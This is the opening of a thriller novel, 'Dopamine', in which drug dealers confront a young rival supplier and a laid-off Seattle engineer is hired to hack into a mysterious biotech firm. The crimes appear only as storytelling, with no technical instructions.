

# DOPAMINE



A NOVEL BY  
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## DOPAMINE

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**“The most lively thought is still inferior to the dullest sensation.”**

— *David Hume (1711-1776)*



# Prologue

**P**EANUT SHELLS CRUNCHED UNDER Eugene's designer sneakers. He leaned against the carving-pocked bar, careful to avoid dipping the elbow of his custom-fit leather jacket into something sticky and unnameable. Around him, tattooed men with large bellies and larger beards swigged Jack Daniels and bragged about their horsepower beneath the blare of the jukebox.

"I didn't mean to make trouble, Eugene," a thin young man gulped.

Eugene clapped his shoulder. It might have passed for a gesture of friendship, but it wasn't. "You cheat us, and think this wouldn't make trouble?" He spoke fluidly, but his accent betrayed Russian origins.

"It's not just me!" trembled the fellow. "Jimmy jumped last week, and Martinez..."

Eugene's hand snaked toward the man's neck. "Do you think Sergey and I aren't *painfully* aware, Francisco? How much is the street price for loyalty?"

"I... like selling for you, Eugene," Francisco stammered. "You and Sergey, you always treat me good. It's just..."

"This new supplier's product is *so* much better, right?"

Francisco's lips trembled. "Her staple is better than your samplers, chief. But that's not the point."

Eugene's eyes narrowed. "What *is* the point, Francisco?"

He murmured, "She charges a fifth of your prices."

Eugene leaned in, pulling Francisco's face to his ear. "I don't think I heard you right. She's undercutting us by a *fifth*?"

"Undercutting you *to* a fifth. What you sell for a grand, she sells for two hundred. They say she makes it locally, chief. She grows it in a tub of saltwater or something. Like with pot. What's it called? 'Hydroponic?'"

Eugene rolled his eyes. "Francisco, how did you get to be a salesman without knowing shit about your product? Coca is not like hemp. A kilogram of coca leaves will only yield five grams of blow. Farms need to harvest acres of crop just to break even. You would know this if you were not an idiot."

"I'm just saying what I heard," Francisco pleaded. "It checks out, though. Figure she's got no import costs, no cartel dues, no *Federales* bribes... Maybe she knows something you don't."

Eugene's fingers closed around Francisco's throat. Staring into his eyes, he hissed, "You betray us for utter *bullshit*?"

"See for yourself!" Francisco honked through his squeezed larynx, and extended a wobbly arm toward the back of the bar.

Eugene's gaze followed his trembling finger past silhouettes of drunks. Near a pool table, the crowd simply stopped, like a sea held back by an invisible dam. There, on a tall bar stool, sat a young Asian woman drinking a fluorescent cocktail. Eugene couldn't make out details, but, amid all the denim vests and grease-stained jeans, her sleek white dress and gladiator stilettos stuck out like a Viagra in a bag of molly.

"She's *here*?" Eugene grunted. He released his choke, leaving Francisco wheezing. "*That's* who's muscling in on our area?"

"She showed up two weeks ago," Francisco rasped. "She's been using this joint for a recruiting ground. Each time she comes here, she gets more people signing up to sell for her."

Eugene squinted. A pink Hello Kitty purse nestled in the girl's lap. "She doesn't even look old enough to be drinking."

“She’s been growing a network damn fast,” Francisco explained. “I figured, the way she’s going, pretty soon I’d be working for her anyway. And eventually, so would you.”

Eugene smacked him upside the head. “Get the fuck out of here, Francisco. Leave town. If Sergey or I ever see you again, you’re a dead man.”

Sparing no time, the youth pushed himself from the bar and scuttled for the door.

Eugene watched the girl keenly. Three muscular men shared the empty area with her — one by her side, the other two absorbed in a game of pool. He pulled out his cellphone. “Sergey,” he typed. “Get down here. You have to see this.”

A reply dashed back. “Busy. Picking the music with Rosie for dance recital. Are you having something more important than evening with daughter?”

Eugene carefully slipped his way through the crowd toward the back of the bar. He angled the phone’s camera at the Asian girl, waited for some biker to move his head, and snapped a photo. “In Renton,” he thumbed beneath the image. “Just take the Tesla, drive is less than 10 minutes.”

He waited for a response. None came.

Before him, the girl sat and drank, texting furiously, saying nothing to her three large companions. Occasionally, she would reach into her Hello Kitty purse and withdraw one manicured fingernail, upturned like a spoon, carrying a small scoop of fine white powder that promptly fled up her nose.

Eugene glanced at his phone — still no word from Sergey. Grimacing, he rolled his shoulders, cracked his knuckles, and strode forward.

The bodyguard’s arm immediately barred his approach.

“I want a word with the lady,” Eugene said.

“Lady doesn’t want to talk to you,” the guard replied.

Eugene talked past him, directly to the girl. “Have you heard of Sergey Mukhayev?”



She cocked an eyebrow and put away her phone. “Let him through.” The guard stepped back to resume his post at her side. She spent several silent seconds scrutinizing Eugene, her fingers fiddling against her cocktail glass. Her pupils were the size of dimes. “So. I figured I’d run into you sooner or later. Eugene, right? I’ve heard stories.”

“Do you have a name?”

The girl sipped her drink. “Julie. Julie Yen. Get to know it. It’ll be a household word.”

From this distance, Eugene confirmed his initial impression: the girl was still mostly a child. He shook his head. “What the hell is this? Did your daddy get you a My Little Druglord playset for your birthday?”

The guard beside her snarled, “Respect the lady!”

“Your lady is stepping on some very big toes.”

She chuckled. “Yeah. I bet I am. Thomas Edison stepped on the toes of the candle industry too. And Henry Ford pissed off a lot of horse breeders.”

“I don’t know what the fuck you’re talking about, little girl,” said Eugene. “What I *do* know is that you are in Sergey’s territory. And that means you better start answering a lot of questions if you know what’s good for you.”

The bodyguard advanced. “You’re threatening my boss, buddy. Your conversation’s over.”

“Where is your source?” Eugene barked over the guard’s shoulder. “Who is your cartel contact? How are you evading Coast Guard patrols?”

Julie Yen laughed haughtily. “Oh, Eugene! Dear obsolete, useless Eugene! What would be the point of explaining anything? You wouldn’t understand a word I told you.”

Eugene noticed that the click of billiard balls behind him had ceased. It could mean only one thing: the two men who had been playing pool must be standing right...

He ducked into a squat, spinning and kicking out. His leg connected with an ankle. He crooked his knee, sweeping the foot of one of the men behind him. The would-be assailant fell backward, arms pinwheeling, and knocked his head against the pool table. Eugene rose to deliver a chest stomp, and heard the felled bodyguard's ribs crack beneath his heel.

He turned to the other pool player just in time to see a cue swinging for his face. He leaned into the arc of the swing, grabbed the stick, and spun with its momentum, turning his back toward its wielder. An elbow jab made contact with the attacker's gut hard enough to sink him to his knees, but the man's grip on the stick remained firm. Eugene wrestled the cue downward against the floor and pushed until it cracked in two. Grabbing the thicker end, he rammed the butt against his attacker's temple. The kneeling man reeled and collapsed.

The bodyguard at Julie's side approached the melee, reaching out to grapple Eugene with elephant-trunk arms. Eugene lightning-scanned the large man's posture for weaknesses.

A pair of hairy, thick-fingered hands appeared beneath the bodyguard's armpits. They snaked up over his shoulders and joined behind the man's head, locking his arms in a full nelson. Astonished, the guard struggled to break free from the unseen figure behind him.

Eugene wasted no time. He stabbed the cracked end of the pool cue into a patch of vulnerable flesh below the guard's ribs. The splintered wood tore through cloth, skin, and muscle — and when Eugene released the stick it remained lodged in his torso. The bodyguard emitted a powerless grunt and sank to the floor, his blood dribbling down the cue. As he crawled toward an exit, the bartender and patrons looked away furtively, savvy enough to see and hear nothing.

With the bodyguard down, Eugene saw the round, rugged face and the massive, middle-aged form of the man who had come to his aid.

"Sergey!" Eugene said in his native tongue. "What did you do that for? I could've handled him on my own!"

Sergey smirked warmly at him. "Where's this princess that's causing so much fuss?"

The pair spotted Julie cowering by the back wall, crouching in her couture footwear. She held her barstool in both hands, jabbing it at them like a lion-tamer. She had nowhere to run.

Sergey regarded her, frowning. “She’s very young.”

“And high as the moon,” Eugene added. “Apparently she manufactures it herself. Somehow.” Her Hello Kitty purse lay near his feet — the girl had tossed it during the scuffle. Eugene squatted down and walked his fingers into its open top to peek inside. Amidst mascara, lipstick, and a sandwich bag full of powdered cocaine, there was a plain white keycard. It bore a stylized letter *W* and the inscription “Tungsten Medical Technologies”.

Sergey nodded. “I’ve heard these rumors. Think they have any truth?”

Eugene stood back up and looked at the cowering young woman. “She says we wouldn’t understand the truth,” he said as he and Sergey closed in on her. “But she’ll have plenty of time to explain it to us.”



# Act I

THE APPLAUSE REMINDED DANNY of this one time in an alternate universe. His band played before an adoring throng of pink-haired girls and slim-hipped guys. His electric guitar screamed in ecstasy beneath his motion-blurred fingers, gushing chords like liquid lightning into the air of the arena. The song finished, and he spread his arms to embrace the spotlight as the crowd below worshipped him with cries of adulation.

Unfortunately, that never actually happened.

*It should be louder than this,* thought Danny. *I gave a great performance. They should be whistling and howling and throwing their underwear at me.*

Danny looked around and decided it's best if they didn't.

The smattering of polite, professional applause came from two dozen 50-something men. In place of tattoos and piercings were hair plugs and dental veneers. What should have been a stadium glittering with cellphone flashes was instead a bland conference room awash in the sickly light of fluorescent bulbs. Half of the audience were wearing gray suits, like Danny. The rest were in khakis and polos, doubtlessly planning to get back to their sailboats or golf courses after the meeting.

One attendee actually *was* wearing a concert T-shirt under his suit jacket — a *Nine Inch Nails World Tour* XL tucked into pleated pants, spread over a belly that had apparently gone decades without being subjected to a sit-up. The thinning remnants of his salt-and-pepper hair

were gelled upward into what would've been a fashionable fauxhawk on a man half his age.

There was no microphone in Danny's hand, only a laser pointer. No spotlight, only a high-resolution projector. No hit rock song, only a PowerPoint presentation describing a 4G cellular multiplexing algorithm by Claymore Communications.

Danny's boss, Brent Thurston, stepped deftly forward. "That'll conclude the technical portion of this meeting. And folks, I just want to say before we move on, that Danny and I really appreciate this opportunity to present this work to you. It's great to see Claymore's financial contributors showing a genuine interest in the engineering efforts of the company."

"Oh, our pleasure!" said the man in the Nine Inch Nails T-shirt. "Danny's presentation was amazing, but what's even more exciting is his technology. What you've shown here is an upcoming wireless revolution, and I'm proud to help it come to fruition!" Later that day, NIN Man would buy Claymore Communications with his personal funds, and the company would go public. Danny would cash in his stock options to buy a downtown penthouse, and spend the next several years building Claymore into the world's premier data systems provider. He would be featured in *Time* magazine as the face of digital communication in the 21<sup>st</sup> century.

Only, that never actually happened, either.

Instead, the man in the Nine Inch Nails shirt said cheerfully, "We're glad you set up this meeting for us! Your man Danny here really knows his stuff."

Brent beamed. "Yes, Danny's been a great asset to the company. He's been Claymore's lead engineer for... How long, Danny? Five years now?"

"Six," Danny said.

"He ran the Naval Base Kitsap project last year," Brent continued. "He's personally responsible for the firmware designs you guys saw here tonight. And you should see him bust a move on *Dance Dance Revolution!*" The investors laughed on cue.

“Would it be possible,” NIN man asked, “for Danny’s slides to be available after we finish?”

Danny answered on his own behalf. “Sure thing. I can put this up on the Claymore website right now...” His hand moved inside his jacket toward his phone.

The room erupted in murmurs of protest and clearing of throats. The one-percenters exchanged nervous glances and inched forward in their seats. Danny stood frozen with his hand halfway to his chest pocket as though caught drawing a gun. He blinked dumbly at Brent for help.

Brent returned Danny’s look with an embarrassed half-smile. “The company’s website is maybe not the best place for proprietary technical data, Danny.” To the investors, he said, “But we’ll be delighted to email this presentation to each of you as soon as we wrap up.”

“Please make sure I get a personal copy,” NIN man insisted. “You can reach me at Jason Tuttle at AOL dot com. That’s J, A, S...”

Brent assuaged him with a handwave. “You’ll get one, Jason. You’ll all get one. And I’ll send out Danny’s contact info for further technical questions.”

And just like that, Brent Thurston took the room. He launched his own set of PowerPoint slides, discussing things like potential partnership strategies and market penetration projections. Danny stood aside to let the big boys play.

In some alternate universe Danny would have gotten an MBA after finishing his master’s degree. He’d have moved to New York and quickly climbed the ladder at a multinational holding company, eventually starting a tech-heavy hedge fund. He’d date models, dine at fine restaurants, and light cigars with burning hundred-dollar bills. By night he’d don a cape and cowl and prowl the rooftops fighting crime.

In the real world, during his last trip to New York he’d dropped his phone onto a set of subway tracks. In reality, New York sucked.

Reality sucked.

“Reality sucks.”

*Crap! I didn't say that out loud, did I?*



The words had escaped under his breath. All eyes turned to Danny. Brent's jaw caverned open.

"I... Sorry," Danny said. "I was just... My mind was somewhere else."

Brent stepped in diplomatically. "Danny's been working hard to put this slideshow together for you guys. He stayed up late last night giving it a final polish. He could probably use some coffee. Right, Danny?"

Danny took the hint. As he fled the room, he heard Brent resume the presentation.

*Reality sucks?*

*No. I suck.*

THE COFFEE POT IN THE COMPANY KITCHEN held Danny in rapt attention. It glowed with a shade of red slightly deeper than the visible spectrum: infrared. Every object in the universe emitted black-body radiation based on its temperature. Danny mentally computed the hot coffee pot's emission spectrum, a relatively easy task using Planck's Law: the power per unit area  $I$  of frequency  $\nu$  from a body at temperature  $T$  was equal to  $\nu$  cubed times...

A vibration on his chest broke his trance. His phone signaled an incoming email. Judging by the time, Brent's Q&A had ended several minutes ago. The investors had probably cleared out and were already driving their Beamers and Lexi home.

From: Jason Tuttle <jason.tuttle@aol.com>  
CC: Dorothy Eigen <eigend@corp.verizon.com>  
Subject: FW: RE: Claymore Communications intellectual  
property auction  
(1 Attachment)

*NIN Man?* thought Danny. *The guy doesn't waste any time...* He expanded the message.

Danny, could you answer Dorothy's question?

Jason

---

From: Dorothy Eigen <eigend@corp.verizon.com>

To: Jason Tuttle <jason.tuttle@aol.com>

Subject: RE: Claymore Communications intellectual property auction

(1 Attachment)

Thanks for sending this, Jason. I'll study it tomorrow. One question, though. On slides 7 through 12, the diagrams show elliptical polarization, but they use different eccentricities. Is that intentional?

Dorothy Eigen

Senior Feasibility Engineer

Department of Mergers & Acquisitions

Verizon Communications

The email continued with a chain of forwards and replies by random corporate people. The attachment was the PowerPoint presentation that Danny had delivered less than half an hour ago.

“Sure,” Danny typed. “Put simply, the phase angle deltas are part of the encoding scheme. To solve the obvious physical reception problems, we’ve developed a polyradial antenna design that”—

His fingers froze. A surge of doubt swelled from the back of his mind, eclipsing NIN Man's request. It dawned on him that there was a much more challenging conundrum before him. The email thread was about dynamic self-calibrating quadrature amplitude modulation protocols in the ISM-band domain. The conundrum, on the other hand, involved social cues and verbal subtexts — something far more complicated.

Danny deleted his message-in-progress and replaced it with:

```
To: Jason Tuttle <jason.tuttle@aol.com>  
Subject: FW: RE: Claymore Communications intellectual  
property auction
```

```
Wait, can you explain something to me please? You emailed my  
presentation to an engineer in Verizon's Mergers and  
Acquisitions department? I don't get it. You guys freaked out  
when I tried to post the presentation on the Claymore website  
because you didn't want it publicly available. But now you're  
forwarding it to technical experts at potential competitors?  
What am I missing?
```

A reply shot back right away.

```
From: Jason Tuttle <jason.tuttle@aol.com>  
It's not your concern. Please answer Dorothy's question.
```

Danny cringed, and went back to Jason's original email in search of clues. Bundled with the forward was a long heavily-indented list of prior emails. Danny began scrolling.

From: Jason Tuttle <jason.tuttle@aol.com>  
To: Dorothy Eigen <eigend@corp.verizon.com>  
(1 Attachment)

Dorothy,

Per your request, please find the attached presentation of Claymore's technologies. Included are schematics, flowcharts, and results of field trials. This should be sufficient for proving that our asking price is justified.

---

To: Jason Tuttle <jason.tuttle@aol.com>  
From: Dorothy Eigen <eigend@corp.verizon.com>

Jason,

I got a green light from my director. Verizon will join the auction for the intellectual property after Claymore's dissolution. However, we'll need detailed technical data about Claymore's inventions so we know what we are bidding on. Given our mutual nondisclosure agreement, can you provide this material?

Danny stared at that email. More dangled below it, with other Verizon personnel and Claymore investors. But Danny's eyes kept rereading that message, bouncing off the bottom of the screen back to the top like a program caught in an infinite loop.

Eventually, he fought through his bewilderment to write one simple question.

To: Jason Tuttle <jason.tuttle@aol.com>  
Subject: FW: RE: Claymore Communications intellectual  
property auction

> after Claymore's dissolution  
Um. What?

Jason Tuttle's answer appeared several minutes later. It came not as an email, but as a text message to Danny's personal cellphone number.

Danny. This is Jason.

You weren't supposed to see that.

Danny responded.

Yeah well. I did.

I meant to just send you Verizon's last email.

I didn't intend to forward the entire thread.

I kind of got that.

All of those communications are highly confidential. There could be serious legal and financial consequences from the divulgence of that material.

Consequences for me? Or for you?

Just delete the thread and pretend you didn't see it, alright?

For a second Danny thought about explaining that Gödel's Incompleteness Theorem made it impossible for any data-processing system, including a human mind, to operate under the premise of not having a datum that it did in fact have. But there was a bigger issue to address.

So, um...

"Auction?" "Dissolution?"

What does all of this mean?

Even as he typed the question, he realized he was simply fighting his own denial. He knew exactly what it meant.

The investment board made a decision recently.

Claymore has never turned a profit.

Danny swallowed hard.

I know.

We've been focused on research and development.

And that research is valuable. But you haven't managed to productize it.

We need more time.

You've had six years.

You've been living off of our generosity.

Who do you think provides the funds that your salary comes from? Benevolent gods from the ancient empire of Moneypotamia?

We're investors, Danny. We need a RETURN on our investment. We can't wait indefinitely for some ship that never comes in. We have other projects with better potential ROI. It had to happen eventually.

Danny found himself fumbling the phone's on-screen keyboard as his fingers trembled.

How long?

One week.

We've already pulled the plug. The operations account is frozen.

Your next paycheck will be your last.

That's it then.

I'm afraid so.

And what about all the work I've done in the  
past six years?

Claymore has been MY LIFE, Jersey.

Jason. Sorry. Autocorrect.

I thought that this company would finally be  
the one that I could ride to the top. I  
poured everything I had into this. Doesn't  
any of it count for SOMETHING?

My chip designs?

My patents?

My open-source driver patches?

Sunken costs.

He stared at Jason's answer. Fury and self-pity knotted together in his gut. The screen grew watery before his eyes.

You used me.

You FUCKING USED ME.

Danny, this really isn't personal.

I know this must hurt. I really do. But it's  
just business.



You had me put that presentation together just so you could lay everything I've ever done for you on the chopping block. Without that presentation, you wouldn't have been able to set up an auction for Claymore's inventions. MY inventions.

You tricked me into being my own executioner.

You and the rest of the investors.

And Brent?

Does Brent know? Does everybody know?

Jason's reply was slow to come.

No. Nobody's allowed to know outside the investment group. Certainly not the employees.

Your knowing is highly problematic.

Oh gosh. Too bad.

So, if I was to update Claymore's website right this minute with this news...

Jesus Christ Danny please don't do that.

LOL what, you wouldn't like that? How about I just post it on Facebook, then?

That's not funny.

I could get in unbelievable trouble for letting this information slip.

The other investors could sue me for the full value of the sale.

Danny let out a cold, bitter laugh.

Well I certainly wouldn't want THAT to happen, now would I?

Especially not after you manipulated me into throwing away six years of my life.

It's not throwing away! You got paid every month! You had the means to eat and pay rent. You give us your brain, we give you money. That's how it works.

Fuck. You think this is about MONEY?

Is it?

Because if it is, I can be persuasive.

I can make it profitable for you to just forget this entire conversation.

Are you serious?

Are you trying to BUY MY SILENCE?

LOL! This is fucking great! I've never been bribed before!

Please don't use that terminology.

Do we have a deal?

You're a fucking idiot.

Danny pressed his shoulder blades against the wall and slid down until he sat on the floor, his head dangling between his knees. A silent minute ground by. Then his phone vibrated again in his hand.

I know it's not about the money, Danny. I'm sorry for implying that that's all it was.

Believe it or not, I've been in your shoes. I know firsthand that there are other things at stake. Deeper things.

Dignity. Pride. A sense of accomplishment.

So here's what I'm thinking.

Remember I said how all of us in the investment group each have other projects of our own?

I personally have one very hot iron in the fire.

It's high-priority for me, it's urgent, and it's EXTREMELY sensitive. I already have personnel selected, but none of my current picks is suitable for the role of lead

engineer. The role you've proven yourself in for the last six years. Now that I think about it, this unfortunate situation could potentially work out very well for both of us. I could really use a man of your talents.

Danny sat transfixed as the messages rolled in. He scanned the kitchen. The coffee pot, the fridge, the OSHA notices, the community corkboard with postings from his coworkers looking for babysitters and carpool partners. In a week, it would all be gone.

It certainly wasn't the first dot-com he'd seen die with a whimper. And, though it stabbed him through the heart to think it, it probably wouldn't be the last.

Are you offering me a job?

You're yanking one job out from under me,  
and offering me another?

Yes.

Not so much a job in the sense of W-2s and dental benefits. More of a one-off consulting project. With cash payment.

Instead of a bribe? So basically you still want to shut me up with money, but this way I have to work for it.

Basically.

You know...

I don't know why that should make me feel  
better.

But it does.

Give me details?

Not over phone or email.

Do you know the Mercury club on Capitol  
Hill?

Meet me there in an hour. We have much to  
discuss.

MERCURY WAS ADORNED WITH GRINNING GARGOYLES and occult symbols. Mannequins stood in corners, as though the Medusa sculpture by the door had turned patrons to plastic. Young people with bits of metal in their skin sipped colorful drinks to the buzzing, beeping background music.

Danny walked in carrying a Claymore tote bag full of electronic junk. Wires and tubes protruded from the top. He spotted Jason Tuttle alone at a table.

"I take it you haven't been home?" Jason said, eyeing the suit Danny was still wearing from the afternoon's presentation.

"I hung out in the office after our chat." Danny sat down to join him. "Figured I'd soak in the vibe one last time. Play with the Foosball table. Kick the vending machine."

Jason gestured at Danny's bag. "But you didn't walk away empty-handed, I see."

"This? Just a souvenir. Something I made during the Naval Base Kitsap contract. Nothing that anyone but me would miss."

"Is it Claymore property?"

"Does it seriously matter anymore?" Danny asked.

"Yes, actually. We're auctioning off Claymore's assets. Everything's up for appraisal. The software, the hardware, the furniture, the company van. It's all for sale. Including whatever *that* is."

Danny gazed into the bag's metal-strewn depths. "For *sale*? You— No. It's not *yours*. *I* designed and built it—"

"*For* Claymore," Jason insisted.

Danny reached inside and fished out a foot-long, six-inch-wide flared metal tube. Attached was a rubber-coated handle with a plastic trigger near the top. Metal blocks extended from its back, connecting to cables that dangled down into the bag. Danny held the assembly delicately by the pistol grip. His eyes traced the device's contours like fingertips across a lover's body.

"What is it?" asked Jason.

"A 3-megawatt S-band magnetron fitted to a 24 dB gain extended horn antenna, driven by an LC oscillator that delivers 50-nanosecond pulses at a 5% duty cycle. Its power train is a high-voltage ultracapacitor bank fed by a parallel-wired lithium ion battery pile, with a built-in wall-power converter — which makes the whole machine self-contained, man-portable, and field-rechargeable."

Jason shook his head. "None of that means anything to me."

Danny broke his eyes away from the contraption to shoot Jason a cold glare. "Exactly."

Jason's face crinkled into a smile. "I see you take pride in your work. Tell you what. Hear me out on this little project. If you decide to accept it, consider your gizmo there as a starting bonus. Sound good?"

Danny put the device back in the bag and gave Jason his attention.

"Tell me, Danny. How much do you know about me?"

"Nothing. I didn't even know your name until this afternoon. I Googled you, of course. Got a bunch of hits on a company called Tungsten Medical Technologies. Some kind of medical supply retailer?"

Jason nodded. "Yes, Tungsten. That's what I was hoping to talk about."

"You were their head accountant or something, right?"

"I was their COO. Chief Operations Officer. I was with Tungsten for a long, long time — almost since they started, back in the seventies. We sold high-end surgical equipment and medical tools. We supplied

a lot of research labs. It was a good company to work for. Privately owned, friendly, very customer-focused. Good times.”

“I’ve never heard of it before. Is it big?” Danny asked.

“At its height, maybe three hundred people. Mostly sales teams. We had guys who bought equipment from manufacturers, and other guys who’d turn around and sell it to schools and hospitals.”

“So this Tungsten company doesn’t actually *make* anything, then?”

Jason shook his head. “Back then, no. We were just re-sellers.”

“Sounds simple, but I feel like I’m missing something,” said Danny. “Why would a customer bother going through a middleman? I mean, if I were a surgeon looking for a shiny new scalpel or something, I’d just go to the manufacturer’s website.”

“And how exactly would you have done that in the late seventies?”

Danny laughed inwardly. It was easy to forget just how recent the dot-com revolution was. Something as simple and ubiquitous as online shopping was not yet even two decades old.

“You hit the nail on the head, though,” Jason continued. “The Internet hasn’t been kind to Tungsten. It made our core business model obsolete. Tungsten spent the last ten years in a death spiral. When the recession hit, the company finally fell apart. We laid off almost everybody. I took severance. It was a hard decision, but I could tell we were finished. The company got ready to sell off its stockroom and close its doors.”

“But it managed to survive?” asked Danny.

“Yes, but... it’s *changed*. Two years ago, some nameless overseas consortium swooped in and bought the company. These guys — Russian, Estonian, something like that — they were able to get it for a steal. They installed this old scientist to run the whole shop. Dr. Pyotr Passinsky. The investment consortium wires him money, and he pays the bills and keeps the staff in line.”

“So there’s still a staff around.”

“Yeah,” said Jason. “Dr. Passinsky kept some of the technical salesmen who knew their way around the old equipment. Then he went and hired about a dozen new people. Very pricey people — geneticists,



chemical engineers, neurobiologists. The consortium apparently has this vision to revamp Tungsten into a cutting-edge research shop for pharmaceutical biotechnology.”

Danny nodded wistfully. “Heh. Biotech...”

“Yes,” said Jason. “Are you familiar with that technology space at all?”

Danny shook his head, smiling distantly. The very word “biotechnology” conjured images he’d long forgotten. Before the Internet boom, a young computer enthusiast wasn’t seen as a potential millionaire, but a pimple-pocked pariah suited solely for locker-stuffing and atomic wedgies. It was a time when his fellow Generation X nerds were all reading William Gibson’s *Neuromancer* and playing *Shadowrun* and dressing like *The Matrix*; when they said to each other with heady excitement, “The future is *digital*!” Growing up, they had made that future real — configuring ISDN lines, building websites, creating dot-coms. They were homesteaders and gold prospectors taming the West.

Yet now, *because* they had made it real, by definition it wasn’t futuristic anymore.

But *biotechnology* was still an uncharted frontier. Biotech still held unscaled vistas and unseen horizons — the next “virtual reality”, the next “information superhighway”, the next “cyberspace”. The future *used* to be digital. Now the *present* was digital. The future was squishy.

“Not at all,” Danny answered. “But I have friends who work at the Fred Hutchinson Cancer Research Center. And ZymoGenetics. And the Allen Institute for Brain Science. I’ve been hearing for decades that biotech is just around the corner. I guess it’s finally happening.”

Jason nodded. “Exactly. Biotechnology is getting big. But Tungsten isn’t.”

“You don’t think so?” asked Danny.

“In the entire two years under Dr. Passinsky, they haven’t filed a single patent, published any papers, or presented at any conferences.”

Danny felt a little stupid. “And that’s unusual?”

“Very. See, if Tungsten *really* wanted to join the pharmaceuticals race, they’d be building a reputation and soliciting a buyout,” Jason explained. “FDA approval is a long and painful process, and a tiny player like Tungsten should be trying to join some ‘mega-corporation’ to leverage their clinical trial pipeline. Take ICOS Biologics for example, over in Bothell. They used to be the biggest private biotechnology firm in the Pacific Northwest. They developed Cialis, the drug for erectile dysfunction. What did they do? Sold to Eli Lilly. Or take ID Biomedical — they created a flu vaccine mist that you spray up your nose. They sold to GlaxoSmithKline. That’s how this game goes. But Tungsten? Tungsten isn’t playing.”

“Have you talked to them?” asked Danny. “You were their COO. You had a long history with them. Can’t you just call them?”

“No way,” said Jason. “My time with them was before this new consortium took over, so I have no more access than anybody else. They have no public relations arm. The only person you can reach on the phone is their receptionist, and she doesn’t know anything.”

“And what about the scientists? Those lab workers? I mean, Jason, you’re a rich guy. You could just bribe them to tell you what’s going on.”

“I tried that, actually,” Jason confessed. “See, the company’s only about twenty heads, so talking to the workers without setting off alarm bells is tricky. I figured I’d go for someone low on the totem pole. They have a college intern, this twenty-year-old Asian-American girl named Julie Yen. I hired a private eye to check her out. She’d been acting really strangely for several weeks, so we figured she must be having personal problems. Drugs, maybe. My guy approached her and offered her cold hard cash to tell us what she’s working on. She just got this big grin and said, ‘Wouldn’t *you* like to know!’ She started hanging out with some really shady characters after that. We didn’t follow her.”

“I see. What about their computers? Have you tried hacking in?” asked Danny.

Jason didn’t reply. He just looked at Danny and grinned.

“Oh God, you’re shitting me!” Danny said.

“I’m serious,” Jason answered.

“You want *me* to hack into Tungsten.”

“Yes. Hack in and find out what they’re up to. This Eastern European consortium took over my old medical supply company and turned it into some kind of top-secret research facility, and I want to know what they’re making in there.”

“*That’s* your job offer?”

Jason nodded. “I presume you’ve got expertise in the matter. I mean, you’re a talented engineer, so I figure...”

Danny flashed him a nervous grin. “Actually, I... well, kinda...”

Danny thought back to his career as a hacker, long ago. It consisted of his finding a newsletter on his freshman homeroom teacher’s desk. In a section listing faculty phone numbers, they’d given the extension for a dial-in connection to a computer that the teachers used for inputting grades. Danny had an 8086 IBM PC with a 1200-baud Hayes modem. After fiddling with the modem’s settings, he’d managed to connect to the school’s server. When he tried to change any grades, though, the system challenged him with a prompt to enter a teacher’s username and password. He was about to give up.

But then he’d noticed that the main screen displayed, “NUMBER OF CURRENT USERS,” and the number wasn’t falling. Danny had discovered, through sheer luck, that the grades system’s connection-handling software had a flaw: if he simply hung up without logging out, the system would think his connection was still open. Guessing that the system could only handle so many connections at a time, he started calling and disconnecting again and again. He was right — it would accept no more than 255 simultaneous users, at which point it simply stopped answering incoming calls. Teachers couldn’t enter grades anymore! Victory!

The school fixed it by rebooting the machine, but Danny jammed it again the next day. He kept this up for a few weeks until his parents got the phone bill.

“Uh, Jason, I’ll be honest,” said Danny. “I might be a little rusty.”

“Don’t worry. I’ve already assembled a team to assist you,” said Jason. “Very talented guys. But they don’t have any technical leadership experience. That’s where you come in.”

“Me? But... I don’t think I’m... Look, Jason, the skills for *building* data systems aren’t the same as for *breaking* them. It’s a different mindset.”

“Are you saying you don’t think you can do the job?”

“I can *absolutely* do the job!” Danny snapped. “I... I’ll have to think about it.”

Jason gave a crisp nod. “You think. I’ll go get a beer.”

He left the table. For several moments, Danny sat limply, listening to the atonal background electronica, watching the space where Jason had been.

There would be no Claymore the following day. No 9:30 standup meeting, no bug triage, no competitive analysis reports. None of the ritual or rigmarole that had defined his life for the last six years. And in its place was... nothing. Nothing.

He pulled out his cellphone and launched the LinkedIn app. He typically used it to keep in touch with contacts he made at conferences. For the first time ever, the profile he loaded was his own.

Six years at Claymore Communications, developing a new cellular multiplexing protocol. And before that, three years at a company that built network appliances. And before that, three years building custom FPGA-based digital radio systems. And before that...

Not a single company in his entire employment history still existed. He’d gotten in on the ground floor of each one, expecting to ride the wave to prominence. Instead, they all fizzled in the wake of new technologies. The relentless pace of the industry rendered every one of his projects obsolete by the time it could be brought to market.

Jason returned to the table. “So...?”

Danny said nothing.

Jason prodded, “With Claymore dead, what else will you do?”

Danny shrugged. “I’ll find some way to spend my time. I’ll hang out at Ada’s Technical Books on Broadway. I’ll tap some local

connections in the Maker community and engineering Meetup groups. I'll..."

His gaze drifted downward at his cellphone screen. His own face, with slightly smoother skin and brighter eyes, looked up at him from the LinkedIn headshot. The objective statement beside it read, "Creative, optimistic computer engineer eager to make history in the digital revolution." It hadn't been modified in over six years.

"I'm in, Jason," he said. "Let's make it happen."

**K**RONGOR'S BATTLEAXE SPLIT THE ORC'S SKULL in half, spraying the cavern wall with black ichor as the creature fell lifeless at the barbarian's feet.

Several paces ahead, Zhan quickly chanted arcane syllables. With a hand that suddenly glowed white, the wizard grabbed a nearby orc. Arcs of lightning surged through its body as its vibrato screams echoed through the cavern. The air filled with the stench of ozone and burning hair. The monster fell, twitching but lifeless.

A veritable army of the beasts surrounded Krongor. The warrior's axe cleaved through another orc's torso. Yet no sooner had the foe fallen than the next one filled its place.

Zhan pointed toward the barbarian and shouted another incantation — and in an instant, Krongor was engulfed in an inferno. The very air around him set alight, singeing his hair, blistering his skin.


Just as quickly as the fireball had appeared, it vanished. The cavern was silent, save for the sizzling orc remains. Amidst a circle of ashen bodies, Krongor collapsed to his knees in agony. "You idiot!" he growled.

"I'm sorry!" cried Zhan. "They were all around you! It *did* kill them, at least..."

Smoke still rose from the barbarian's flesh. He gritted his teeth, keeping himself conscious solely through strength of will. "Stupid wizards! Just use your damn hocus-pocus to patch me up, will you?"

Zhan nodded apologetically. He sat beside Krongor in a meditative pose and began whispering prayers to Eir, Goddess of Healing. The deity's love reached even down into these dark pits. As he prayed, Krongor's wounds closed, vanishing before his eyes.

Some dispute remained over whether that actually happened.



“I don’t care what you think I said before!” insisted Moshen. “He has no healing spells!”

